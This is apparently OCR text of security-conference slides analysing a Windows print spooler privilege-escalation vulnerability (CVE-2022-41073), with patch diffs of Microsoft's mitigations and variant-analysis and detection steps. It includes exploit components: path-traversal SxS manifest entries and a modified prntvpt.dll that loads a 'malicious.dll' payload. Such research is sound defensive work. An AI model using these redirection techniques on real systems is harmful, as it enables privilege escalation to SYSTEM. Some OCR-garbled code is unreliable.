



Does PrintConfig.dll have an Isolation Aware Manifest?

```
Windows PowerShell
PS C:\> $m = Get-Win32ModuleResource C:\Windows\WinSxS\amd64_dual_prnms003.i
nf_31bf3856ad364e35_10.0.19041.2728_none_8b21f932f7c28aea\Amd64\PrintConfig.
                                                     ISOLATIONAWARE DLL manifes
dll -Type 24 -Name 2
PS C:\> $x = [xml][System.Text.Encoding]::UTF8.GetString($m.ToArray())
PS C:\> $x.assembly.dependency.dependentAssembly.assemblyIdentity
                       : win32
type
                       : Microsoft.Windows.Common-Controls
name
version
                      : 6.0.0.0
processorArchitecture : amd64
publicKeyToken
                      : 6595b64144ccf1df
                                                         Manifest has dependencies
language
```










Exploit Adds to Common Controls SxS Manifests

```
<dependentAssembly>
  <assemblyIdentity</pre>
    name="..\..\..\..\..\MyFakeRoot\MyFakeRoot"
    version="1.0.0.0"
    processorArchitecture="amd64"
    language="*"
    publicKeyToken="6595b64144ccf1df"
    type="win32" />
</dependentAssembly>
```

Exploit Adds to Common Controls SxS Manifests

```
<dependentAssembly>
  <assemblyIdentity</pre>
    name="..\..\..\..\MyFakeRoot\MyFakeRoot"
    version="1.0.0.0"
    processorArchitecture="amd64"
    language="*"
    publicKeyToken="6595b64144ccf1df"
    type="win32" />
</dependentAssembly>
```




MyFakeRoot.MANIFEST

```
<assembly>
  <assemblyIdentity</pre>
    name="..\..\..\..\..\MyFakeRoot\MyFakeRoot"
    version="1.0.0.0"
    processorArchitecture="amd64"
    publicKeyToken="6595b64144ccf1df"
    type="win32" />
  <file name="prntvpt.dll"/>
</assembly>
```

MyFakeRoot.MANIFEST

```
<assembly>
  <assemblyIdentity</pre>
    name="..\..\..\..\MyFakeRoot\MyFakeRoot"
    version="1.0.0.0"
    processorArchitecture="amd64"
                                            Redirect prntvpt.dll
    publicKeyToken="6595b64144ccf1/6
    type="win32" />
  <file name="prntvpt.dll"/>
</assembly>
```




Modification to prntvpt.dll

Modification to prntvpt.dll

Modification to prntvpt.dll

```
ATL::_dynamic_initializer_for::AtlBaseModule::()
HMODULE AutoMapNamedElementOnVisit(...) {
    SetThreadToken(NULL, NULL);
    return LoadLibraryExW(L"C:\\MyFakeRoot\\malicious.dll",
        NULL, LOAD WITH ALTERED SEARCH PATH);
                                             Load final payload DLL.
```



Nov 2022 - winspool.drv!LoadNewCopy

```
HMODULE LoadNewCopy(LPCWSTR DllPath, DWORD dwFlags) {
    ULONG PTR ulCookie;
   ActivateActCtx(ACTCTX EMPTY, &ulCookie);
    HMODULE hModule;
    HANDLE hToken;
   if (RevertToProcess(&hToken)) {
        hModule = LoadLibraryExW(DllPath, NULL, dwFlags);
        ResumeImpersonation(hToken);
```

```
DWORD dwAttr = OBJ CASE INSENSITIVE;
+ if (AssemblyManifestRedirectTrust::IsEnabled() &&
   ((dwFlags & 0x7000) == 0x7000)) {
    dwAttr |= OBJ_IGNORE_IMPERSONATED_DEVICEMAP;
OBJECT ATTRIBUTES ObjectAttributes;
InitializeObjectAttributes(&ObjectAttr, &Path, dwAttr, NULL, NULL);
HANDLE hFile;
NtOpenFile(&hFile, FILE_GENERIC_READ, &ObjectAttributes, ...)
```

```
DWORD dwAttr = OBJ CASE INSENSITIVE;
+ if (AssemblyManifestRedirectTrust::IsEnabled() &&
+ ((dwFlags & 0x7000) == 0x7000)) {
   dwAttr |= OBJ_IGNORE_IMPERSONATED_DEVICEMAP;
+ }
OBJECT ATTRIBUTES ObjectAttributes;
InitializeObjectAttributes(&ObjectAttr, &Path, dwAttr, NULL, NULL);
HANDLE hFile;
NtOpenFile(&hFile, FILE_GENERIC_READ, &ObjectAttributes, ...)
```

```
DWORD dwAttr = OBJ CASE INSENSITIVE;
+ if (AssemblyManifestRedirectTrust::IsEnabled() &&
   ((dwFlags & 0x7000) == 0x7000)) {
    dwAttr |= OBJ_IGNORE_IMPERSONATED_DEVICEMAP;
+ }
                                           Only true if the process explicitly
                                           enabled the mitigation.
OBJECT ATTRIBUTES ObjectAttributes;
InitializeObjectAttributes(&ObjectAttr, &Path, dwAttr, NULL, NULL);
HANDLE hFile;
NtOpenFile(&hFile, FILE_GENERIC_READ, &ObjectAttributes, ...)
```

```
DWORD dwAttr = OBJ CASE INSENSITIVE;
+ if (AssemblyManifestRedirectTrust::IsEnabled() &&
   ((dwFlags & 0x7000) == 0x7000)) {
   dwAttr |= OBJ_IGNORE_IMPERSONATED_DEVICEMAP;
+ }
OBJECT ATTRIBUTES ObjectAttributes;
InitializeObjectAttributes(&ObjectAttr, &Path, dwAttr, NULL, NULL);
HANDLE hFile;
NtOpenFile(&hFile, FILE_GENERIC_READ, &ObjectAttributes, ...)
```

Dec 2022 - kernel32!BasepCreateActCtx

```
DWORD dwFlags = 0;
if (AssemblyManifestRedirectTrust::IsEnabled()) {
    if (IsSystemProcess())
        dwFlags = 0x1000;
    if (NtCurrentTeb()->IsImpersonating)
        dwFlags = 0x2000;
    if (((dwFlags & 0x3000) == 0x3000) &&
       KernelBaseAssemblyManifestIgnoreImpersonated) {
        dwFlags = 0x4000;
CsrBasepCreateActCtxCommon(dwFlags, ...);
```

Dec 2022 - kernel32!BasepCreateActCtx

```
DWORD dwFlags = 0;
if (AssemblyManifestRedirectTrust::IsEnabled()) {
    if (IsSystemProcess())
                                                Checks for "System"
        dwFlags = 0x1000;
                                                   Integrity Level
    if (NtCurrentTeb()->IsImpersonating)
                                                    Is the thread currently
        dwFlags = 0x2000;
                                                      impersonating?
    if (((dwFlags & 0x3000) == 0x3000) &&
       KernelBaseAssemblyManifestIgnoreImpersonated) {
        dwFlags = 0x4000;
CsrBasepCreateActCtxCommon(dwFlags, ...);
```

Dec 2022 - kernel32!BasepCreateActCtx

```
DWORD dwFlags = 0;
if (AssemblyManifestRedirectTrust::IsEnabled()) {
    if (IsSystemProcess())
        dwFlags = 0x1000;
                                                  Is mitigation enabled? If
    if (NtCurrentTeb()->IsImpersonating)
                                                  so final flags is 0x7000.
        dwFlags = 0x2000;
    if (((dwFlags & 0x3000) == 0x3000) &&
       KernelBaseAssemblyManifestIgnoreImpersonated) {
        dwFlags = 0x4000;
CsrBasepCreateActCtxCommon(dwFlags, ...);
```

Dec 2022 - kernelbase!SetProcessMitigationPolicy

```
// ...
+ if (MitigationPolicy == ProcessUserPointerAuthPolicy &&
     AssemblyManifestRedirectTrust::IsEnabled()) {
     BOOLEAN bEnable = *(PDWORD)1pBuffer != 0;
     KernelBaseAssemblyManifestIgnoreImpersonated = bEnable;
// ...
```

Dec 2022 - kernelbase!SetProcessMitigationPolicy

```
Enumerated value 17, this is the SDK name which is
                                   clearly wrong!
// ...
+ if (MitigationPolicy == ProcessUserPointerAuthPolicy &&
     AssemblyManifestRedirectTrust::IsEnabled()) {
+
     BOOLEAN bEnable = *(PDWORD)1pBuffer != 0;
     KernelBaseAssemblyManifestIgnoreImpersonated = bEnable;
+ }
```

Dec 2022 - kernelbase!SetProcessMitigationPolicy

```
// ...
+ if (MitigationPolicy == ProcessUserPointerAuthPolicy &&
     AssemblyManifestRedirectTrust::IsEnabled()) {
+
     BOOLEAN bEnable = *(PDWORD)1pBuffer != 0;
     KernelBaseAssemblyManifestIgnoreImpersonated = bEnable;
                                          Sets a global
                                            variable.
```

Jan 2023 - printfilterpipelinesvc!wWinMain

```
// ...
+ DWORD Policy = TRUE;
+ SetProcessMitigationPolicy(ProcessUserPointerAuthPolicy,
+ &Policy, sizeof(Policy));
// ...
```

CVE-2022-41073 Root Cause

The user can remap the root drive (C:\) for privileged processes during impersonation.

A design flaw which has been known about since at least 2015.

Variant Analysis



Windows Print Spooler Elevation of Privilege Vulnerability

CVE-2022-29104 Security Vulnerability


Released: May 10, 2022 Last updated: Jun 3, 2022


Acknowledgements


National Security Agency

Oliver Lyak (@ly4k_) working with <u>Trend Micro Zero Day Initiative</u>









May 2022 – localspl.dll

```
void PrintConfigDataHelper::CreateConfigProviderHandle() {
   LPCWSTR lpConfigPath = GetConfigFilePath();
   if (lpConfigPath && RevertToPrinterSelf()) {
       hModule = LoadLibrary(lpConfigPath);
       ImpersonatePrinterClient();
   }
   // ...
}
```

May 2022 – spoolsv!EnableMitigations

```
DWORD Policy = GetSpoolerRedirectionPolicy();
SetProcessMitigationPolicy(ProcessRedirectionTrustPolicy,
    &Policy, sizeof(Policy));
// ...
if (MSRC70412 PrintManifestRedirectOptIn::IsEnabled()) {
    Policy = TRUE;
    SetProcessMitigationPolicy(ProcessUserPointerAuthPolicy,
        &Policy, sizeof(Policy));
```

Find DLL Loads using Process Monitor

| Time o Process Name | PID Operation | Path | Result |
|-----------------------|-------------------|---|-----------|
| 13:29:4 spoolsv.exe | 6688 CreateFile | C:\Windows\System32\PrinterCleanupTask.dll | SUCCESS |
| 13:29:4 📻 spoolsv.exe | 6688 🖳 CreateFile | C:\Windows\System32\printfilterpipelineprxy.dll | SUCCESS |
| 13:29:4 spoolsv.exe | 6688 RreateFile | C:\ProgramData\Microsoft\Windows Defender\Pl | . SUCCESS |
| 13:29:4 spoolsv.exe | 6688 - CreateFile | C:\Windows\System32\windows.storage.dll | SUCCESS |
| 13:29:4 spoolsv.exe | 6688 RreateFile | C:\Windows\System32\windows.storage.dll | SUCCESS |

| Filter Option | Match | Value | Result |
|---------------|-------------|------------------------------|---------|
| User | begins with | NT AUTHORITY\ | Include |
| Path | ends with | .dll | Include |
| Operation | is | CreateFile | Include |
| Detail | contains | Impersonating: <user></user> | Include |
| Detail | excludes | Execute/Traverse | Exclude |

Check for the Process Mitigation

```
Administrator: Windows Powe X
PS C:\> Enable-NtTokenPrivilege SeDebugPrivilege
PS C:\> $proc = Get-NtProcess -ProcessId 6688
PS C:\> $name = "kernelbase!KernelBaseAssemblyManifestIgnoreI
mpersonatedDeviceMap"
PS C:\> \saddr = \sym.GetAddressOfSymbol(\sname)
PS C:\> Read-NtVirtualMemory -Process $proc $addr 1
```

Value of 1 indicates mitigation is set.

Check for Isolation Aware Manifest

Has at least one dependency.

Debugging SXS Loading

Start SXS trace

```
C:\> sxstrace Trace -logfile:my_trace.log
```

Parse SXS trace to a text file

```
C:\> sxstrace Parse -logfile:my_trace.log -outfile:my_trace.txt
```

INFO: Resolving reference

..\..\..\..\..\..\MyFakeRoot\MyFakeRoot,language="*",processorArchitecture="amd64",publicKeyToken="6595b64144ccf1df",type="win32",version="1.0.0.0".

INFO: Begin assembly probing.

INFO: Did not find the assembly in WinSxS.

INFO: Attempt to probe manifest at

C:\WINDOWS\assembly\GAC_64\..\..\..\..\MyFakeRoot\MyFakeRoot\1.0.0.0_en-US_6595b64144ccf 1df\..\..\..\..\MyFakeRoot\MyFakeRoot\DLL.

DEMO

Final Thoughts



